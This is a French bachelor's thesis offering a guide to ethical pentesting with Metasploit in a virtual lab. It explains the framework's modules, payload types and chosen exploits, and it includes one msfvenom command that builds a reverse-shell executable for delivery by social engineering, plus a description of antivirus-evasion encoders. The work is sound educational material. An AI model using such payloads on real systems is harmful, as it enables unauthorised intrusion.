h e g

Haute école de gestion
Genève

Constitution d'un guide permettant l'apprentissage éthique du pentesting, en mettant en œuvre le framework MetaSploit

Travail de Bachelor réalisé en vue de l'obtention du Bachelor HES

Par :

Ouail EL ALAMI

Conseiller au travail de Bachelor :

Jean-Luc Sarrade

Genève, le 29 septembre 2021

Haute École de Gestion de Genève (HEG-GE)

Filière Informatique de gestion

Hes·so GENÈVE
Haute Ecole Spécialisée de Suisse occidentale

Déclaration

Ce travail de Bachelor est réalisé dans le cadre de l'examen final de la Haute école de gestion de Genève, en vue de l'obtention du titre Bachelor of Science HES-SO en Informatique de gestion.

L'étudiant a envoyé ce document par email à l'adresse remise par son conseiller au travail de Bachelor pour analyse par le logiciel de détection de plagiat URKUND, selon la procédure détaillée à l'URL suivante : https://www.urkund.com .

L'étudiant accepte, le cas échéant, la clause de confidentialité. L'utilisation des conclusions et recommandations formulées dans le travail de Bachelor, sans préjuger de leur valeur, n'engage ni la responsabilité de l'auteur ni celle du conseiller au travail de Bachelor, du juré et de la HEG.

« J'atteste avoir réalisé seul le présent travail, sans avoir utilisé des sources autres que celles citées dans la bibliographie. »

Fait à Genève, le 29 septembre 2021

Ouail EL ALAMI

Remerciements

Je voudrai en premier temps remercier Monsieur Jean-Luc Sarrade, professeur de réseau à la HEG, qui m'a suivi tout le long de mon travail de Bachelor en me guidant sur la bonne voie depuis le début de la rédaction, ainsi que pour sa patience, sa disponibilité et ses précieux conseils, qui ont contribué à alimenter ma réflexion.

Je remercie également toutes les personnes qui ont pris le temps de relire mon rapport en m'aidant à corriger les erreurs et en m'indiquant les passages peu clairs pour améliorer la compréhension de mon guide.

Finalement, je remercie la Haute École de Gestion, les professeurs et les assistants, qui durant mon cursus, m'ont beaucoup appris, ce qui m'a aidé à la réalisation de ce mémoire, mais aussi pour la suite de ma carrière professionnelle.

Résumé

Le pentesting peut sembler facile et amusant à vue d'œil, aussi le fait que les outils de pénétration soient à disposition pour toute personne qui s'y intéresse peut donner l'impression que c'est à porter de tout le monde. La vérité, c'est que c'est tout le contraire.

Avoir un laboratoire de test comme celui que nous avons créé pour ce rapport (Kali linux et les machines virtuelles qui représentent les victimes d'attaques) requiert beaucoup de préparation, de curiosité et de responsabilité. Car une fois les outils mis en place, cela peut s'avérer dangereux pour l'utilisateur si ce n'est pas dans un cadre éthique, ce qui en ferait une action illégale. Ainsi, il est nécessaire de mettre la sécurité de tous en priorité.

Les attaques présentées dans ce rapport nous montrent à quel point nous pouvons être vulnérables si nous ne nous protégeons pas correctement et sans se renseigner sur les machines utilisées et être à jour sur les nouvelles en informatique. Celles-ci nous apprennent non seulement leurs fonctionnements dans un cadre d'apprentissage, mais également comment les éviter en nous mettant dans la peau d'un hacker malveillant.

Nous avons aussi appris que ce sujet est très vaste et versatile, il ne suffit pas de suivre un tutoriel pour devenir un bon connaisseur de ce thème. Par exemple, il est nécessaire de s'intéresser à plusieurs sujets concernant une attaque ainsi que de s'informer au maximum sur les outils utilisés. En effet, les tutoriels fonctionnels à un moment donné ne signifient pas qu'ils le seront toujours et de la même manière. Peut-être qu'ils resteront pertinents en utilisant une technique différente, au vu des avancées technologiques. Dans la plupart des cas, les attaques que j'ai documentées dans ce travail de bachelor, deviennent obsolètes à cause de la sécurité des machines qui se renforce.

Il faut également garder en tête que le pentesting requiert beaucoup de patience, surtout de la part des personnes qui veulent entrer dans ce monde du hacking éthique. Pour ma part, lire des livres expliquant ce sujet en profondeur pour les débutants était un grand plus donc je le recommande. Apprendre des expériences des autres peut nous faire gagner du temps, par exemple grâce à ce guide, vous allez apprendre en quelques heures seulement ce que j'ai appris en deux mois.

Pour finir, après avoir maîtrisé les attaques ci-dessous, vous rentrez dans un monde où le flux du savoir ne s'arrête jamais. Être curieux pour en apprendre davantage, reste la qualité la plus importante pour aller plus loin dans ce domaine. Il ne faut pas oublier :

« Un grand pouvoir implique de grandes responsabilités ».

Ben PARKER, Spider-Man

Table des matières

Déclaration *1*

Remerciements *2*

Résumé *3*

Liste des figures *6*

1. Introduction *1*

1.1 Contexte **1**

1.2 Outils nécessaires **2**

2. MetaSploit : *3*

2.1. Introduction : **3**

2.2. Architecture : **4**

2.3. Armitage : **8**

2.4. Choix des exploits : **10**

3. Exploit smb/ms08_067_netapi : *12*

3.1. Préparations : **12**

3.2. Payload windows/meterpreter/reverse_tcp **13**

3.3. Payload payload/windows/adduser : **15**

4. Exploit browser/ie_execcommand_uaf : *17*

4.1. Préparation : **17**

4.2. Payload windows/meterpreter/reverse_tcp : **17**

5. Auxiliaire server/browser_autopwn2 : *20*

5.1. Préparation : **20**

6. Auxiliary dos/tcp/synflood (windows): *24*

6.1. Préparation : **24**

6.2. Attaque : **25**

7. Exploit vsftpd_234_backdoor (linux) : *27*

7.1. Préparation : 27

7.2. Payload cmd/unix/interact : 28

8. Exploit samba/usermap_script : 30

8.1. Préparation : 30

8.2. Payload cmd/unix/generic : 31

9. Auxiliary admin/smb/samba_symlink_traversal : 31

9.1. Préparation : 32

9.2. Attaque : 33

10. Exploit multi/misc/java_rmi_server : 35

10.1. Préparation : 35

10.2. Payload java/meterpreter/reverse_tcp : 36

11. Outils post-exploitation : 37

11.1. Windows/meterpreter/reverse_tcp : 37

11.2. Post/windows/capture/keylog_recorder : 42

11.3. Pivot : 44

12. Mesures à prendre : 47

Conclusion 48

Liste des figures

Figure 1 : architecture librairies Metasploit

Figure 2 : /usr/share/metasploit-framework

Figure 3 : /usr/share/metasploit-framework/modules

Figure 4 : armitage

Figure 5 : Récupération IP adresse Windows XP SP3

Figure 6 : Chercher et sélectionner l'Exploit

Figure 7 : Paramètres de l'Exploit

Figure 8 : Configurer un paramètre et exécuter l'Exploit

Figure 9: options payload windows/adduser

Figure 10 utilisateurs machine victime

Figure11 : version utilisée de IE

Figure 12 : paramètre de l'Exploit ie_execcommand_uaf

Figure 13 : Exécution du lien sur Internet Explorer

Figure 14 : session Meterpreter de l'Exploit ie_execcommand_uaf lancée

Figure 15 : options browser_autopwn2

Figure 16 : lancement du module browser_autopwn2

Figure 17 : browser_autopwn2 a détecté une potentielle cible

Figure 18 : session meterpreter réussie grâce à browser_autopwn

Figure 19 : Nmap synflood

Figure 20 : État de la machine Windows avant l'attaque

Figure 21 : Paquets provenant de l'attaquant

Figure 22 : État de la machine Windows après l'attaque

Figure 23 : exploitation vsftpd

Figure 24 : Nmap Samba

Figure 25 : set CMD shutdown 0

Figure 26 : erreur de connexion smbclient

Figure 27 : exécution de la commande smbclient

Figure 28 : Les paramètres du module samba_symlink_traversal

Figure 29 : Exécution du module samba_symlink_traversal

Figure 30 : Récupération des mots de passe avec smb

Figure 31 : Paramètres et exécution du scanner misc/java_rmi_server

Figure 32 : Configuration de l'exploit java_rmi_server

Figure 33 : Migrate Meterpreter

Figure 34 : Changer le UID

Figure 35 : ancien hashdump

Figure 36 : Commandes kiwi et récupération de mots de passe

Figure 37 : Changement d'user ID

Figure 38 : Keylogger sur Windows XP

Figure 39 : screen share machine windows

Figure 40 : Utilisation du keylog_recorder et l'output du résultat

Figure 41 : adresses des machines cibles

Figure 42 : tests ping sur machines victimes

Figure 43 : attaque première machine

Figure 44 : attaque deuxième machine

Figure 45 : sessions meterpreter ouvertes

Figure 1.1 : Scan réseau avec Nmap

Figure 1.2 : Scan de ports d'une machine Metasploitable2

Figure 1.3 : Scan de ports de Metasploitable2 *Nmap -T4 -A -v (IP de la cible)*

1. Introduction

1.1 Contexte

Nous vivons dans une ère où l'informatique évolue de manière exponentielle, surtout durant la période de la pandémie du COVID-19, qui nous oblige à trouver des solutions pour continuer à faire tourner notre économie sans prendre de risque de contamination. Parmi celles-ci, le télétravail est le plus courant.

Qui dit télétravail, dit ordinateur et internet, que nous utilisons pour faire des réunions, échanger des informations et des données, etc.

La majorité, voire la totalité des entreprises, comme les banques, les services d'État tel que la police, ont informatisé leur système d'information pour s'adapter à la nouvelle ère, faciliter ainsi la gestion de leur activité et améliorer la sécurité des accès aux données et dossiers classifiés. Toutefois, la numérisation couvre seulement une partie du vol physique. En effet, cette évolution a ouvert une porte à de nouvelles menaces, qui peuvent engendrer de lourdes conséquences chez la victime de l'attaque : les cyberattaques.

Grâce à ce travail de bachelor, nous allons traiter un petit bout de partie visible de l'iceberg que l'on surnomme « pentesting » ou, en français, test d'intrusion.

Cette méthode consiste à analyser les infrastructures informatiques dans le but de trouver des failles et de les exploiter simulant ainsi les actions d'un hacker mal intentionné. Cela permet de comprendre ce qui est possible et de faire un rapport pour que la victime en question puisse se rendre compte de sa vulnérabilité et se protéger.

Ce qui différencie cette méthode avec un audit de sécurité est que le pentesteur est motivé à exploiter au maximum les failles, donc métaphoriquement ouvrir complètement la porte qu'il a trouvé entrouverte et y pénétrer pour se servir de tout ce qui s'y trouve, alors qu'un audit se contente de signaler une porte semi-ouverte.

Nous nous concentrons dans ce travail sur un seul framework : MetaSploit, qui est un projet open source et un outil d'exploitation de vulnérabilité très utilisée par les pentesteurs ainsi que par les hackers malveillants.

1.2 Outils nécessaires

« Si j'avais 8 heures pour couper un arbre, je passerais 6 heures à aiguiser la lame. » *(Abraham Lincoln)*

Kali linux :

C'est une distribution GNU/Linux basée sur Debian qui regroupe plusieurs outils nécessaires aux tests de sécurité d'un système informatique. Cette distribution a pris la succession de BackTrack qui était basée sur Ubuntu, consacrée à l'inforensique et qui contenait donc essentiellement des outils pour tester la sécurité d'un réseau.

Kali est le couteau suisse d'un professionnel de la sécurité informatique, et dans le cadre de ce guide, nous n'allons utiliser qu'un seul de ses outils.

Windows :

C'est un système d'exploitation multitâche, dont la version que nous utiliserons n'est plus supportée depuis 2016. Il sera utilisé dans la machine virtuelle « victime ».

La version SP3 étant la dernière version contenant plusieurs failles, ce sera la version de notre machine « victime ».

Metasploitable 2 :

C'est une machine virtuelle Ubuntu Linux intentionnellement vulnérable créée dans le but de tester les vulnérabilités courantes avec des tests d'intrusions.

VMware Workstation :

C'est un logiciel qui permet de créer plusieurs machines virtuelles dans le même système d'exploitation. La possibilité que celles-ci puissent être reliées au réseau local avec une adresse IP différente nous permet d'installer la machine Windows (victime) ainsi que la machine Kali (attaquant) sur le même ordinateur et de virtualiser deux machines différentes pour simuler les attaques.

2. MetaSploit :

2.1. Introduction :

Comprendre cet outil avant de se lancer sur son utilisation est primordial. C'est pour cela que ce guide commence par une présentation des aspects nécessaires à connaître avant de commencer les simulations d'attaques.

En quelques mots, MetaSploit est un outil très puissant de test d'intrusion open source, qui a pour objectif de fournir des informations sur les vulnérabilités et les failles des systèmes informatiques. Cet instrument est une arme à double tranchant : il peut être utilisé pour identifier de potentielles sources de faiblesse, ou pour des activités illégales.

En utilisant cet outil pour exploiter un système, il faut suivre les étapes suivantes :

- Choisir et configurer un Exploit[1]
- Vérifier que le système cible est bien sensible à l'Exploit choisi
- Choisir et configurer un payload[2]
- Choisir la technique d'encodage pour encoder le payload de sorte que les systèmes de prévention d'intrusion ne le détectent pas
- Exécuter l'Exploit

Nous allons présenter ces étapes en détail par la suite, dans les cas pratiques des attaques.

Un des avantages de ce framework est qu'il nous permet de combiner n'importe quel Exploit avec n'importe quel payload et donc de faciliter la tâche des développeurs et de l'attaquant.

Afin de bien choisir les deux options ci-dessus, il est nécessaire d'avoir quelques informations sur le système cible, comme la version de son OS et les services réseau

[1] Code permettant de pénétrer un système en profitant de l'une de ses failles


[2] Code qui s'exécutera après s'être introduit dans la machine cible

installés. Ces données peuvent être récupérées grâce à d'autres outils, comme Nmap et Nessus que nous pouvons trouver dans le système Kali.

2.2. Architecture :

Metasploit comporte plusieurs composants, dont des librairies, des modules, des plugins et des outils. Voici un schéma visuel de cette structure.

Figure 1 : architecture librairies Metasploit




REX : s'occupe majoritairement des fonctions du Core comme préparer les « Sockets », les connexions, les formatages et plein d'autres fonctions.

MSF CORE : fournis la partie API ainsi que le noyau principal du framework.

MSF BASE : fournis une API pour soutenir les modules.

Afin de mieux visualiser ce qui suivra, nous allons détailler la partie « penetration modules », c'est-à-dire l'organisation des dossiers et des fichiers de ce framework.

Figure 2 : /usr/share/metasploit-framework



Data : contiens des fichiers utilisés par MetaSploit pour stocker les binaires nécessaires pour certains exploits.

Documentation : contiens la documentation sur le framework.

Lib : contiens le code de base du framework (par exemple « SNMP »)


Plugins : contiens les plugins de MetaSploit tels que « sqlmap » par exemple.

Scripts : contiens des scripts comme le Shell ou meterpreter[3].

Tools : contiens différents outils de ligne de commande comme « Exploit »

[3] Payload d'attaque qui fournit un Shell interactif qui permet à le hacker d'explorer la machine cible et exécuter du code. Il est déployé dans la mémoire avec une injection DLL.

Figure 3 : /usr/share/metasploit-framework/modules



Modules : toutes les interactions avec MetaSploit Framework se feront à travers plusieurs modules qui se trouvent dans le dossier à l'adresse /usr/share/metasploit-framework/modules.

Les modules sont organisés dans différents répertoires selon leurs fonctionnalités:

- **Exploits :** ce sont des scripts, des programmes modulables, nécessitant l'utilisation de payloads tel que meterpreter, qui est celui par défaut. Ces programmes exploitent une séquence de commandes qui visent une vulnérabilité spécifique dans un système résultant donc en un accès accordé à l'attaquant pour la machine cible. Ces derniers sont divisés par catégories. Nous trouvons par exemple : « Android », « IOS », « Windows », « Linux », etc. Dans la catégorie de Windows, nous allons prendre par exemple l'Exploit « ms08_067_netapi ». Cette attaque se base sur une vulnérabilité d'exécution de code à distance sur les systèmes basés sur Microsoft Windows 2000, Windows XP, et Windows Server 2003. En exploitant cette faille, il sera possible de prendre le contrôle complet d'un système affecté à distance via RPC[4] sans avoir besoin de s'authentifier. D'après le support de Microsoft, le responsable de cette vulnérabilité est le service Server qui gère mal les requêtes RPC spécialement conçues. Nous allons l'utiliser dans un exemple d'attaque plus tard.
- **Auxiliary :** modules pour les actions auxiliaires tels que les scanners de ports, les sniffers, le login brute force, le cracking et d'autres. Il y a aussi des scripts, mais contrairement aux Exploits, les modules Auxiliary n'ont pas nécessairement besoin de payloads. Nous prenons comme exemple la récupération des informations sur le SSH d'une cible, pour cela il faut chercher *« ssh_version »,* et

[4] (Remote procedure call) est un protocole réseau qui permet de faire des appels de procédures sur un ordinateur à distance grâce à un serveur d'applications.

choisir le *auxiliary/scanner/ssh/ssh_version,* qui n'est donc pas un Exploit, mais un scanner dans les auxiliaires. Pour finir, puisque ce n'est pas une exploitation, il faut la lancer avec la commande *run* pour avoir les informations que l'on recherche (ne pas oublier de mettre les *threads* à 100).

- **Payloads :** modules qui seront exécutés durant l'exploitation, comme pour établir une session meterpreter, reverse Shell, exécuter une commande à distance, etc. Il existe deux types de payloads qui seront utilisés selon les scénarios auxquels les attaquants peuvent être confrontés :

    - **Staged** : ce type de payloads est généralement envoyé sur la machine de la victime en deux parties : la première partie (stage 0) crée une connexion entre la machine de l'attaquant et la machine de la victime ; la deuxième partie (stage 1) contient l'Exploit qui sera envoyé à travers la connexion créée, puis exécuté chez la victime.
      On peut créer des staged payloads avec la commande *msfpc*.
      Le payload « staged » classique de MetaSploit est : *windows/meterpreter/reverse_tcp*

    - **Stageless** : l'équivalent du staged payload ci-dessus est : *windows/meterpreter_reverse_tcp*
      Aussi appelé « Single », on remarque que celui-ci sépare le meterpreter et le reverse avec '_' et non pas '/' comme l'exemple du staged payload. Ce type de payload est envoyé en entier sur la machine de la victime et contient tout ce qui est nécessaire pour obtenir ce que l'attaquant cherche (exemple du reverse Shell sur la machine de le hacker). Cette catégorie peut être utile dans une situation où la victime se trouve derrière un proxy qui bloque le téléchargement des fichiers exécutables ou bien dans le cas où elle n'a simplement pas accès à internet.

- **Encoders :** ce sont des modules pour le codage et le cryptage tels que *base64, XOR, shikata-ga-nai,* etc. Ils s'assurent que les payloads arrivent à destination et échappent aux défenses mises en place, par exemple des antivirus ou NIDS (Network Intrusion Detection Systems), EDR (Endpoint Detection and Response), etc.


- **Evasion :** modules pour éviter les défenses, comme les Antivirus, AppLocker bypass, SRP (Software Restriction Policies), etc.

- **Nops :** maintiens les tailles des payloads durant les tentatives d'Exploit, en générant des instructions No Operation (code) inoffensives à des fins de remplissage, de glissement en mémoire pendant l'exploitation, etc.
- **Post :** modules pour les actions post-exploitation comme l'installation d'un Backdoor, proxying, keylogging, screen capturing et d'autres.

2.3. Armitage :

C'est une GUI[5] basée sur le langage JAVA, créé par Raphael Mudge, dans le but de démontrer toute la puissance de Metasploit d'une manière visuelle et intuitive. Voici une représentation de cette interface.

Figure 4 : armitage



J'ai lancé la commande *armitage* dans un terminal pour avoir l'interface graphique derrière. À gauche, nous avons la liste des modules regroupés par type, ce qui est très pratique quand nous ne connaissons pas le nom des attaques.

[5] Graphical user interface

En double cliquant sur l'attaque souhaitée, un menu s'affiche avec les paramètres que l'on souhaite modifier selon notre besoin. Ainsi qu'un bouton pour exécuter l'attaque dans la partie inférieure de l'image où nous trouvons le résultat de l'attaque lancée sous forme de lignes de commandes interactives.

2.4. Msfvenom :

MSFvenom est une combinaison entre Msfpayload et Msfencode, ce qui nous permet d'utiliser ces deux outils en un seul framework grâce à la commande *msfvenom.*

La première partie de cet outil permet de générer des payloads personnalisés, et la deuxième partie s'occupe de camoufler ce payload pour traverser les agents de sécurité présents dans les machines comme les antivirus.

Une des principales utilisations de MSFvenom est : la création d'un fichier exécutable qui permet au hacker de pénétrer une machine qui présente peu de failles. Cela en comptant sur les techniques de social engineering, pour que la victime exécute son code depuis la machine cible en lui accordant donc l'accès.

Voici un cas d'utilisation et un exemple de code :

Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.5.25 LPORT=4444 -f exe -o /home/kali/Bureau/executableWin10.exe

Cette ligne de commande permet de créer un fichier sur le bureau intitulé *executableWin10.exe,* qui contient le payload *windows/meterpreter/reverse_tcp,* en modifiant les paramètres *LHOST et LPORT* avec les valeurs indiquées ci-dessus.

Ensuite, il est nécessaire de préparer un exploit sur *msfconsole* dans l'attente de l'exécution du fichier de la part de la victime, principalement cet exploit sera *exploit/multi/handler* en lui indiquant la même valeur de *LHOST*.

Finalement, au moment où l'utilisateur cible appuie sur le fichier, une session meterpreter devrait se lancer chez l'attaquant lui accordons ainsi le contrôle de l'ordinateur de la victime.

2.5. Choix des exploits :

2.5.1. Ms08_067_netapi (Windows) :

Cet Exploit a été choisi comme premier Exploit, car c'est celui qui est le plus documenté sur internet concernant Windows XP SP3 : plus la faille est documentée plus son explication sera complète et compréhensible.

La facilité d'exploitation de cette faille nous permet de mieux nous concentrer sur les actions post exploits, comme par exemple un keylogger.

2.5.2. Browser/ie_execcommand_uaf (Windows) :

J'ai choisi cette faille, car elle implique un nouveau concept (UAF), qui sera mieux expliqué dans la section de l'attaque, mais aussi, car elle implique l'utilisateur de la machine victime. En effet, les pénétrations directes des systèmes diminuent en raison des mises à jour fréquentes qui éliminent de plus en plus de failles. Les attaquants se retrouvent alors dans une position où ils doivent passer par du social engineering pour tromper l'utilisateur afin que celui-ci leur ouvre la porte pour entrer.

En l'occurrence cette attaque profite d'une faille dans une application (IE) ainsi que de la non-formation des utilisateurs pour les inciter à cliquer sur un lien externe.

2.5.3. Browser_autopwn (Windows) :

Ce module est un auxiliaire particulier que j'ai décidé de rajouter, car il est simple à exécuter et ne nécessite pas énormément de connaissances préalables. Cependant il est conseillé d'avoir une connaissance de base suffisante pour comprendre ce que Metasploit nous indique. Cette une attaque tourne en arrière-plan et ne prend pas beaucoup de temps à être mise en place.

2.5.4. Synflood (Windows) :

Cet auxiliaire nous permet de lancer une attaque qui prend plus de temps que les autres pour avoir un impact sur le système ciblé (qui peut être Windows ou Unix). Elle peut même être utilisée pour leurrer la machine cible, grâce à un paramètre *SHOST* qui permet de tromper cette dernière en lui faisant croire que les paquets arrivent d'une autre adresse que celle de l'attaquant.

2.5.5. Sftpd_234_backdoor (Unix) :

Même si la faille le concernant n'a été présente que quelques jours, elle a été très facilement exploitable. Ceci dû à une vulnérabilité dans le fichier vsftpd qui donnait accès à l'attaquant à travers une backdoor.

Le simple fait que cette faille crée un accès secret vis-à-vis de la victime montre la dangerosité de laisser les ports sans surveillance et la facilité pour un hacker de pénétrer dans une machine vulnérable avec les bons outils.

Le seul désavantage à cet Exploit est qu'il propose un seul payload : *Payload cmd/unix/interact.*

2.5.6. Samba/usermap_script (Unix) :

Cet exploit est assez intéressant : même si la procédure de l'exploitation ressemble à celle qui précède, il nous offre plus de choix de payloads et constitue donc un meilleur outil d'entraînement.

La possibilité d'exécuter du code à distance fait de cet exemple un nouveau type de payload à rajouter dans notre bibliothèque du savoir.

En outre, la vulnérabilité que nous trouvons dans Samba version 3.0.20 a un taux de présence plus élevé que celui du Vsftpd version 2.3.4.

2.5.7. Java_rmi_server (Unix) :

Ce qui m'a poussé à choisir cet Exploit est qu'il a été mentionné par plusieurs sites de pentesting comme un bon exercice pour les débutants, d'autant plus qu'il nous fournit une session de Meterpreter sur une machine Linux.

2.5.8. Samba_symlink_traversal (Unix) :

J'ai choisi ce module, car c'est un auxiliaire, ce qui change des exploits cités au préalable. De plus, il n'est pas nécessaire d'avoir de payload pour l'exploitation. En occurrence, nous utilisons un autre moyen, le service smbclient. Il rend cette attaque unique et permet de s'entrainer à passer par des dossiers partagés et non par une console à distance.


3. Exploit smb/ms08_067_netapi :

3.1. Préparations :

Cette faille est un bug d'exécution de code à distance qui permet par exemple d'exécuter psexec (un outil de PSTools qui permet le lancement de CMD interactive sur des systèmes à distance) sans authentification.

Pour cet exercice, nous allons lancer la machine virtuelle Windows XP SP3 et récupérer son adresse IP soit avec un Nmap depuis la machine Kali Linux, soit directement sur la machine cible en exécutant la commande *ipconfig* dans l'invite de commandes (CMD).

Figure 5 : Récupération IP adresse Windows XP SP3

